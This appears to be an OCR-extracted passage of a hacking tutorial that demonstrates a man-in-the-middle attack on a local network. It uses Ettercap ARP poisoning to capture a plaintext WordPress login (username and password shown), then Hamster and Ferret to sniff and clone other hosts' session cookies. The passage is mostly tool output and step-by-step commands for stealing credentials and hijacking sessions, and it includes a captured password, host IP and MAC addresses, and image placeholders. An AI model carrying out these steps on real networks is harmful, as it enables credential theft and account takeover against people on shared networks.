


```
ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
```


It will show sniffing.




IP Address	MAC Address	Description
192.168.0.1	C8:3A:35:44:FD:D0	
192.168.0.100	9C:D3:5B:21:FA:FD	
192.168.0.102	44:91:DB:2E:1E:1C	
192.168.0.106	74:D4:35:F1:C0:7B	
192.168.0.112	74:D4:35:F1:B8:62	
fe80::3140:acd1:5a5d:631e	74:D4:35:F1:B8:62	
fe80::b0d0:955e:b7b0:23ef	74:D4:35:F1:C0:7B	
192.168.0.118	FC:AA:14:18:A5:EA	

```
Unified sniffing already started...
Host 192.168.0.106 added to TARGET1
HTTP : 166.62.28.142:80 -> USER: admin  PASS: rajchandel  INFO: http://www.hacking
CONTENT: log=admin&pwd=rajchandel&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwww.hackingarticles.in%2Fwp-
admin%2F&testcookie=1
```

Now select hamster tool to manipulate data by using proxy.




It will show browser proxy such as **http://127.0.0.1:1234.**




```
--- HAMPSTER 2.0 side-jacking tool ---
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
begining thread
```

Now select **ferret** tool to grab the session cookies.




Type the command **ferret –i eth0.**



```
Usage:
 ferret -i <num>          (where <num> is an interface to monitor)
 ferret -r <file1> <file2> ...    (where <files> contain captured packets)
 ferret -h                                      (for more help)
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct  3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or director
y
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.6.2
 1  eth0        (No description available)
 2  any         (Pseudo-device that captures on all interfaces)
 3  lo  (No description available)
 4  nflog       (Linux netfilter log (NFLOG) interface)
 5  nfqueue     (Linux netfilter queue (NFQUEUE) interface)
 6  usbmon1     (USB bus number 1)
 7  usbmon2     (USB bus number 2)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
Traffic seen
_
```

Now type **127.0.0.1:1234** in the browser and click on target IP. It will show Session Cookies.



192.168.0.106

[cookies]

- http://www.way2sms.com/
- http://www.hackingarticles/favicon.ico
- http://api-public.addthis.com/url/shares.json?url=http%3A%2F%2Fwww.hackingarticles.iattacks-and-exploitation-a-framework%2F&callback=_ate.cbs.sc_http
- http://api-public.addthis.com/url/shares.json?url=http%3A%2F%2Fwww.hackingarticles.iremote-pc-using-fake-updates-scam-with-ettercap-and-metasploit%2F&callback=_ate.cbs.sc_http
- http://api-public.addthis.com/url/shares.json?url=http%3A%2F%2Fwww.hackingarticles.iremote-windows-pc-using-the-backdoor

HAMSTER 2.0 Side-Jacking

[adapters | help]

STEPS: In order to sidejack web sessions, follow these steps. FIRST, click on the adapter menu and start sniffing. SECOND, wait a few seconds and make sure packets are being received. THIRD, wait until targets appear. FOURTH, click on that target to "clone" it's session. FIFTH, purge the cookies from your browser just to make sure none of them conflict with the cloned targets. again
TIPS: remember to refresh this page occasoinally to see updates, and make sure to purge all cookies from the browser
WHEN SWITCHING target, rember to close all windows in your browser and purge all cookies first

Status	
Proxy:	unknown
Adapters:	none
Packets:	0
Database:	768
Targets:	4

- 192.168.0.1
- 192.168.0.103
- 192.168.0.125
- 192.168.0.106